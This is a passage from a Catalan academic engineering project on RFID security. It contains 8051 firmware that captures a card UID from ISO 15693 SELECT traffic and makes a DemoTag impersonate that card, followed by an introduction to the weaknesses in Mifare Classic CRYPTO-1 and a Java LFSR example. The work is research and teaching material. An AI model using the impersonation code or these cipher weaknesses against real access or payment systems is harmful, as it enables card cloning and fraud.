Amb una simple ullada a la captura de pantalla s'entén ràpidament com està estructurada l'aplicació. A l'esquerra es mostra tot l'últim procés d'interacció entre targes i lector[69], amb codis de comanda, *flags* i dades de protocol detallats, mentre que a la dreta es consulten cada una de les targes, que apareixen al requadre blanc inferior dret i fins i tot es poden comparar amb l'última detectada, a dalt a la dreta, posició de memòria per posició de memòria. Al directori d'execució del programa es guarden i es poden revisar i consultar cada un dels fitxers de targes XML i cada un dels *logs* de comunicació, classificats per dia i moment d'obtenció.




figura 44. L' *sniffer* ISO 15693 en acció.

[69] i també s'hi poden carregar sessions antigues

8. ESTALVIANT-NOS EL PC...

8.1 DESCRIPCIÓ, ESQUEMA I POSSIBLES ESCENARIS

Els apartats del muntatge anterior es repeteixen en la seva totalitat en la idea que presentem a continuació, però ara l'atacant es pot estalviar l'haver de portar el seu propi PC per a dur a terme un intent d'*sniffing*. Cal remarcar que no s'ha obtingut cap mena de suport per part del fabricant del DemoTag; tal dispositiu fou pensat per estar permanentment connectat a un ordinador que hi interactués. D'aquesta manera ens saltem tal limitació alimentant-lo amb una pila de 9 volts. Amb un divisor de tensió acoblat en paral·lel a la mateixa, també proporcionem el voltatge necessari al **microcontrolador AT89C51ED2** adjacent, que farà les funcions del PC estalviat. També ens farà falta tornar a les classes de programació dels primers cursos d'Enginyeria i baixar el *baudrate* del DemoTag a 19200, ja que incomprensiblement sinó no obtenim resultats. Tampoc cal més velocitat en el nostre cas.




figura 45. Diagrama de blocs del AT89C51ED2. Extret de [71].

Lògicament l'esquema ens quedaria de la següent manera, fixem-nos amb el creuament típic de cables Rx-Tx del port sèrie. El blau és GND.




figura 46. El DemoTag controlat per un micro extern.

8.2 CODI FONT

AT89C51ED2 – main.c

```
#include <reg51.h>      // arq. interna micro
#include <stdio.h>
#include <ctype.h>
#include <string.h>
#include <intrins.h>


#define FREQ                        22118400
#define BAUDRATE                    19200
#define TEMPS_DORMIR                20
#define LLARG_COMANDA_SELECT        20


char TxEnUs;
char esperantRx;
char chrRxEntrant;
unsigned char trama[LLARG_COMANDA_SELECT];
unsigned char indexTrama;


// getchar(), redefinit per a rebre caràcter per port sèrie
char getchar() {
      char chrTemporal;
      // per si ja s'està rebent quelcom, esperem
      while(esperantRx);
      chrTemporal = chrRxEntrant;
      esperantRx = 1;
      return(chrTemporal);
}


// putchar() enviar caràcter per port sèrie
char putchar(char chr) {
    // si ja s'està enviant quelcom, esperem
      while(TxEnUs);
      SBUF = chr;
      TxEnUs = 1;
    // ho posem a 1 fins que la ISR l'alliberi
      return(chr);
}


// dormir() deixa un temps itime sense fer res el micro
void dormir(unsigned int itime) {
      // 10000 són 30 segons més o menys
      unsigned int i,j;
      for(i=0;i<itime;i++)
            for(j=0;j<1275;j++);
}


// imprimir l'UID que volem pel DemoTag
```

```
// és una comanda "u" de la interfície de demostració
void imprimirUIDdesitjat(char * strUID) {
      short indexTemporal = 0;
      unsigned char tramaTemp[LLARG_COMANDA_SELECT -  1];

      tramaTemp[0] = 'u';  // codi per a interacció amb ID DemoTag
      strncpy(tramaTemp + 1, strUID, 16);
      tramaTemp[18] = '\0';   // útil per al strlen

      // bucle per a imprimir la construida
      dormir(TEMPS_DORMIR);
      indexTemporal = 0;
      while(indexTemporal < strlen(tramaTemp)) {
            putchar(tramaTemp[indexTemporal++]);
            dormir(TEMPS_DORMIR);
      }
}


// imprimir "son" treu el DemoTag de mode silenciós
void imprimirSon() {
      putchar('s');
      dormir(TEMPS_DORMIR);
      putchar('o');
      dormir(TEMPS_DORMIR);
      putchar('n');
      dormir(TEMPS_DORMIR);
}


/*  main() analitza les trames del DemoTag
    reconeix una ordre SELECT amb tag ID i el mimetitza
    ja no ens cal tenir un PC enxufat al DemoTag
*/
void main (void) {
      char final = 0;

    EA          = 0;    // treu interrupcions
    ES          = 0;    // assegura interrupció sèrie deshabilitada
    TI          = 0;    // assegura interrupció Tx sèrie deshabilitada
    RI          = 0;    // assegura interrupció Rx sèrie deshabilitada
    TR1         = 0;    // parem el timer 1 i en deshabilitem la int.
    ET1         = 0;
    SCON        = 0x50; // setup registres port sèrie
    TxEnUs      = 0;    // inicialment flag Tx sèrie deshabilitat
    esperantRx  = 1;    // inicialment flag Rx sèrie esperant caràcter

   PCON     |= 0x80; // 0x40=SMOD1: doblador baudrate sèrie
   TMOD     &= 0x0F;
   TMOD     |= 0x20; // timer 1 MODE 2 : 8-bit, auto-reload
   TH1      = (unsigned char)(256.0 - ((float)(FREQ) / (192.0 *
      (float)(BAUDRATE))));
   TR1      = 1;    // engegar timer 1

    ES      = 1;      // rehabilitar INT's sèrie
    PS      = 0;      // tindran baixa prioritat
   EA       = 1;    // habilitar les interrupcions generals
```

```
    ES      = 1;      // això a vegades calia repetir-ho, no sé pq


    // inicialitzar variable global
    indexTrama = -1;

    // esperem l'arribada caràcter de trama entrant a DemoTag '>'
    // cal tenir-les activades a la interfície del DemoTag
    // el programa DemoTag_19200 inicia en mode silenciós
    while(!final) {
            char caracterRebut = getchar();
            if(caracterRebut == 62) { // '>', el mateix que a pàg. 90
                  indexTrama = 0;
                  // NO el capturo aquest, indica inici trama
                  interessant
            }
            else {
                  /*  si NO és '>'
                  '-- exemple de comanda select ISO-15693
                  '"t0A0A2225A0C3E22E000104E0", enviar des d'ACG
                  el t0A0A es queda al lector, ens arriba una ordre ISO
                  15693, pq no controlem el 2225? doncs pq així tb ens
                  beneficiem d'altres comandes de mode adreçat
                  que podem mimetitzar i sesgar */
                  if (isalnum(caracterRebut)) {
                        // SÍ és alfanmèric
                        if ((indexTrama >= 0) && (indexTrama <
                              LLARG_COMANDA_SELECT)) {
                              // estem creixent DINS LÍMITS
                              if (isalnum(caracterRebut))
                                    trama[indexTrama++] =
                                          caracterRebut;
                              // si ja tenim tot el necessari...
                              if (indexTrama == LLARG_COMANDA_SELECT) {
                                    trama[indexTrama] = '\0';
                              // només passem el tall de l'UID
                                    imprimirUIDdesitjat(trama + 4);
                                    final = 1;
                              }
                        }
                        // reinici procés si NO és alfanumèric
                        else indexTrama = -1;
                  }
            }
      }
      // activem DemoTag
      imprimirSon();
      // ha complert, deshabilitem l'AT89c51ED2
      // un mecanisme de reinici (ex: switch físic) tornaria a posar-
      lo a actuar
while(1) { dormir(100); }
}


// rutina de servei de la interrupció sèrie
void SER_ISR() interrupt 4 {
      // si estic esperant rebre...
```

```
        if(esperantRx) {
                // si puc rebre
                if(RI) {
                        // trec el flag, recullo el caràcter
                        // quan externamnt el tinguem, podrem tornar escoltar
                        RI = 0;
                        chrRxEntrant = SBUF;
                        esperantRx = 0;
                }
        }
        // si estic esperant transmetre...
        if(TxEnUs) {
                // netejo el flag i ho faig
                if(TI) {
                        TI = 0;
                        TxEnUs = 0;
                }
        }
}
```

Demotag – main_19200.c

Els únics canvis respecte a l'experimentació anterior "*Sniffer i intèrpret de comunicació ISO 15693*" afecten a que ens cal baixar el *baudrate* del DemoTag a 19200, ja que la forma d'obtenir la informació no varia en absolut.

```
#define BR_U2X_OFF          0x0000
#define BR_U2X_ON           0x8000
#define BR_19200_at_13_56  BR_U2X_OFF | 0x002B
// fixem-nos en el 13'56

...

// redefinició UART Demotag per a 19200
void initUSART0(unsigned int baudrate_setup) {
     if(baudrate_setup & BR_U2X_ON)
         UCSR0A = (1 << TXC0) | (1 << U2X0);
     else
         UCSR0A = (1 << TXC0);

     UCSR0B = (1 << RXEN0) | (1 << TXEN0);
     UCSR0C = (1<<UCSZ01 ) | (1 << UCSZ00); // 8 bits de dades
     UBRR0H = 0x7F & (baudrate_setup >> 8);
     UBRR0L = baudrate_setup & 0xFF;
     DDRE |= (1 <<PORTE1);
}

void init_userapp(void) {
     // canvi a 19200 bauds / segon
     initUSART0(BR_19200_at_13_56);
...
```

8.3 RESULTATS

En la captura de pantalla següent veiem el procés que s'ha dut a terme. Òbviament tot això s'observaria molt millor en un vídeo, com el que s'inclou en la presentació oral del projecte. Resulta complicat a vegades fer demostracions amb RFID amb només suport escrit. Com es veu a la imatge i en codis anteriors (pàg. 89) l'ID inicial del DemoTag és tot 'F'. Sense cap mena d'introducció per teclat per part de l'usuari, aquest canvia automàticament degut a l'anàlisi i resposta duts a terme pel microcontrolador AT89C51ED2 extern a "05C7..." després d'interceptar un parell de SELECTS transparents[70] enviats al lector (t0A0A2225UID)[71] les respostes dels quals són "0100" (un byte de resposta, error = 00). Tal comanda SELECT és la base de qualsevol sistema RFID.




figura 47. Demostració de canvi d'ID automàtic amb microcontrolador.

[70] és poc conegut que el lector ACG, a més d'acceptar comandes com "*select*" i codificar-les per al seu enviament, també permet codificar-les directament en estàndard ISO mitjançant comandes 't'

[71] secció de títol command:data de la figura, on es poden col·locar les comandes que es vol enviar amb el lector, ja siguin de forma transparent o de la típica forma "*select*" o "*read block 05*"

9. MIFARE CLASSIC EN UN SISTEMA DE PAGAMENT REAL

9.1 INTRODUCCIÓ

A finals del 2008 s'ha vulnerat el protocol que proporciona seguretat a la família *Mifare Classic*, el CRYPTO1 però la informació al respecte que hi ha a Internet no es pot considerar, ni molt menys, precisa. Hi ha penjats multitud de documents i escrits de revistes, alguns de bastant sensacionalistes, relacionats amb el tema, però la facilitat de reproduir el(s) atac(s) no el(s) fa(n) dràsticament important, **per ara.** No s'ha d'oblidar que un cop vulnerades les targes, un bon sistema de base de dades pot contribuir a evitar l'èxit d'operacions sospitoses, repetides o que donin lloc a inconsistències.

A grans trets, les vulnerabilitats que han permès la ruptura de la seguretat de les *Mifare Classic* són, principalment:

- La recuperació de l'estat del LFSR[72] del circuit integrat.
- La recuperació de l'estat anterior del LFSR.
- Entrades personalitzades a la funció de filtre.
- Identificació dels bits de paritat i per tant, de patrons dins la comunicació.

Es conclou doncs a partir de l'anterior que si tal atac arriba a resultar fàcilment implementable, molts sistemes s'hauran de plantejar començar a tractar targetes clonades. Tot i això, els investigadors també indiquen que tal situació no és irreversible, ja que algunes de les capacitats de les *Mifare Classic* no estan aprofitades en absolut en la majoria dels casos i podrien contribuir a millorar-ne la seguretat actual

[72] **L**inear **F**eedBack **S**hift **R**egister, o Registre de Desplaçament de Realimentació Lineal

sense una inversió dràstica, per exemple dedicada a comprar **els nous models de tags, substitutius dels actuals,** proposats per NXP[73]. La decisió llavors dependrà dels requeriments de l'aplicació i d'un anàlisi de riscs més profund.

Aquest apartat representa una **subintroducció teòrica** a la forma en què diversos individus i organitzacions han contribuït a que d'ara en endavant els circuits integrats comentats no puguin considerar-se segurs. L'estructura i les capacitats criptogràfiques d'aquest tipus de tags ja han estat presentades en capítols anteriors. Si es vol estalviar aquesta introducció teòrica, es pot passar fins la pàgina 138.

Al document s'ha intentat presentar la informació d'una forma cronològica; els escrits que s'hi comenten i analitzen en el transcurs del mateix apareixen de forma que l'últim d'ells incorpora en la seva bibliografia un o varis dels anteriors. Més concretament, l'apartat actual inclou temes com:

- Una introducció al concepte de LFSR i codi font il·lustratiu en JAVA.
- Estructura del RNG i de l'algorisme CRYPTO-1 incorporats a *Mifare Classic*.
- El procés d'autenticació que té lloc en elles.
- Un exemple de comanda típica.
- Atacs existents:
    - Autoria i referències incloses.
    - Dispositius *hardware* utilitzats.
    - Temps requerit per l'atac.
    - Explicació.

9.2 CONCEPTE DE *LINEAR FEEDBACK SHIFT REGISTER*

Registre de desplaçament (els bits del seu interior es mouen tots a la següent posició a cada cicle de rellotge) en el qual la (re)entrada es calcula mitjançant una funció lineal (XOR o XNOR) de determinades posicions internes. El valor inicial del LFSR es denomina "llavor". Si l'estem usant per a aquest fi, l'elecció d'una bona funció de *feedback*[74] ens assegurarà seqüències de bits que semblin realment aleatòries i que tardin a repetir-se.

Definim un "Cos de Galois" (o GF(b)) com un conjunt d'elements "mòdul b" en el qual es defineixen dues operacions sota les quals el conjunt està tancat (no s'obté cap nou element no contemplat). Per exemple, els números binaris amb l'operació XOR com a suma i AND com a multiplicació (GF(2)). En els cossos es mantenen la propietat associativa i distributiva i existeixen els elements d'identitat de suma i multiplicació, l'invers en la suma per a cada element i l'invers multiplicatiu per a cada element no nul. Cada GF té un element primitiu, a partir de les potències del qual

[73] curiosament fabricats poc després que la vulnerabilitat, negada per la companyia, sortís a la llum

[74] posicions que intervenen en el càlcul del valor reentrant, anomenades *taps*

mòdul p(x) es generen la resta d'elements del cos. Si no sorgeixen absolutament tots, no es considerarà a l'element com a primitiu o generador. A més, si es compleixen les condicions de que tal element és simplement "x", els polinomis p(x) per als quals es generi tot el cos mitjançant les potències successives de tal element s'anomenen anàlogament polinomis primitius. Posant un exemple en GF(24), en el que els elements tenen una longitud = 4 de coeficients binaris, $x^4 + x + 1$ representa el polinomi primitiu. Comprovem-ho amb uns simples càlculs:

(element primitiu$^0 = x^0$) **= 1**, $(x)^1 = x$, $(x)^2 = x^2$, $(x)^3 = x^3$, $(x)^4 = x + 1$, $(x)^5 = x^2 + x$, $(x)^6 = x^3 + x^2$, $(x)^7 = x^3 + x + 1$, $(x)^8 = x^2 + 1$, $(x)^9 = x^3 + x$, $(x)^{10} = x^2 + x + 1$, $(x)^{11} = x^3 + x^2 + x$, $(x)^{12} = x^3 + x^2 + x + 1$, $(x)^{13} = x^3 + x^2 + 1$, $(x)^{14} = x^3 + 1$, $(x)^{15}$ **= 1**.

Com s'obté per exemple, x^4?

x^4 mòdul $x^4 + x + 1 = x^4 \oplus x^4 + x + 1 = x + 1$.

Així doncs és fàcil relacionar la generació de tots els elements del cos amb les repeticions que ens donarà un LFSR; amb un polinomi primitiu com a *taps* del *feedback*, el període serà màxim. Recalcar que tals realimentacions normalment no es realitzen en sèrie (LFSR de Fibonacci) perquè introduirien latència en el càlcul. Es poden trobar taules amb els polinomis primitius de cada grau en nombrosos llibres i pàgines d'Internet.




figura 48. Un LFSR de Galois de 8 etapes, amb cicle màxim 255. Extret de [52].

Els taps 8, 6, 5 i 4 representen el polinomi generador en aquest cas. Podem simplificar dient que si el bit de sortida és 1, els bits de les posicions dels *taps* commuten i es realitza el desplaçament mentre que si és 0, simplement té lloc tal desplaçament.

Localitzem fàcilment dos LFSR relacionats am la criptografia a les targetes *Mifare*; un en el generador de números aleatoris i un altre a l'estructura de xifrat CRYPTO-1. Encara que els números generats pel primer són de 32 bits, el LFSR és de només 16 posicions pel que l'entropia queda reduïda a 16, per influir lògicament la primera meitat del nombre sobre la formació de la segona. Per altra banda, el LFSR que realitza el xifrat a CRYPTO-1 és de 48 bits, com es veurà més endavant.

9.3 EXEMPLE EN JAVA

De manera il·lustrativa, observi's el següent codi font en JAVA. És una versió reduïda i adaptada (inicialment de 32 bits) d'un algorisme disponible a Internet.

```
/**
 * Linear Feedback Shift Register
 */

public final class LFSR {

    private static final int M = 8;
    // hard-coded for 8-bits
    private static final int[] TAPS = {8};

    private final boolean[] bits = new boolean[M + 1];

    public LFSR(int seed) {
        for(int i = 0; i < M; i++) {
            bits[i] = (((1 << i) & seed) >>> i) == 1;
        }
    }

    public LFSR() {
        this((int)System.currentTimeMillis());
    }

    /* generate a random int uniformly inside [-2^7 + 1, 2^7 - 1] */
    public int nextInt() {
        //printBits();

        // calculate the integer value from the registers
        int next = 0;
        for(int i = 0; i < M; i++) {
            next |= (bits[i] ? 1 : 0) << i;
        }

        // allow for zero without allowing for -2^31
        if (next < 0) next++;

        // calculate the last register from all the preceding
        bits[M] = false;
        for(int i = 0; i < TAPS.length; i++) {
            bits[M] ^= bits[M - TAPS[i]];
        }

        // shift all the registers
        for(int i = 0; i < M; i++) {
            bits[i] = bits[i + 1];
        }
```

```
        return next;
    }

    /** returns random double uniformly over [0, 1) */
    public double nextDouble() {
        return ((nextInt() / (Integer.MAX_VALUE + 1.0)) + 1.0) / 2.0;
    }

    /** returns random boolean */
    public boolean nextBoolean() {
        return nextInt() >= 0;
    }

    private void printBits() {
        System.out.print(bits[M] ? 1 : 0);
        System.out.print(" -> ");
        for(int i = M - 1; i >= 0; i--) {
            System.out.print(bits[i] ? 1 : 0);
        }
        System.out.println();
    }

    public static void main(String[] args) {
        LFSR rng = new LFSR();
        for(int i = 0; i <= 256; i++) {
            System.out.print(i); System.out.print(")" );
            rng.printBits();
            rng.nextBoolean();

        }
    }
}
```

Amb el codi actual es genera la següent sortida, que sembla prou lògica doncs la realimentació sols consta del bit de l'extrem, el 8è. Així la primera repetició d'un valor succeeix després de 8 passos. El valor d'abans del parèntesis és la iteració; el que hi ha entre fletxes, el provinent del càlcul anterior, en aquest cas una simple reentrada.

```
0)0 -> 11000001
1)1 -> 11100000
2)0 -> 01110000
3)0 -> 00111000
4)0 -> 00011100
5)0 -> 00001110
6)0 -> 00000111
7)1 -> 10000011
8)1 -> 11000001
```

Si alternativament establim com a polinomi de *feedback* el generador de grau 8, quedant la línia ***private static final int[] TAPS = {8, 6, 5, 4}***, obtenim la primera repetició concordant amb l'explicat fins ara, just a la iteració 255, el màxim període.

```
0)0 -> 00000100
1)1 -> 10000010
2)0 -> 01000001
3)1 -> 10100000
4)0 -> 01010000
...
254)0 -> 00001001
255)0 -> 00000100
256)1 -> 10000010
```

9.4 ESTRUCTURA DEL RNG I DE L'ALGORISME CRYPTO-1 INCORPORATS A *MIFARE* CLASSIC

Obtinguda de [53], la figura següent és clau per a seguir les explicacions dels atacs que vénen després. A grans trets, el principal problema del RNG de les targetes és que la seva llavor es determina a partir del temps que el *tag* porta activat, és a dir dins el camp electromagnètic del lector. Si tenim la capacitat de controlar tal lector i els seus temps d'operació de forma precisa, podem condicionar la generació dels números aleatoris. A més, com ja s'ha comentat, encara que els *nounces*[75] són de 32 bits es generen per via d'un LFSR-16, circumstància que limita a la meitat l'entropia en la seva formació.

Si observem els colors de la figura 49, del RNG en surten **dos camins**. Un vermell, en el que els bits sofreixen un procés d'encriptat i un altre en el que no, el verd. Aquest últim per exemple és el que es segueix en el primer pas de l'autenticació. Els següent ja estan xifrats i per a ells el camí utilitzat és l'altre.

[75] en anglès, desafiament, *challenge*

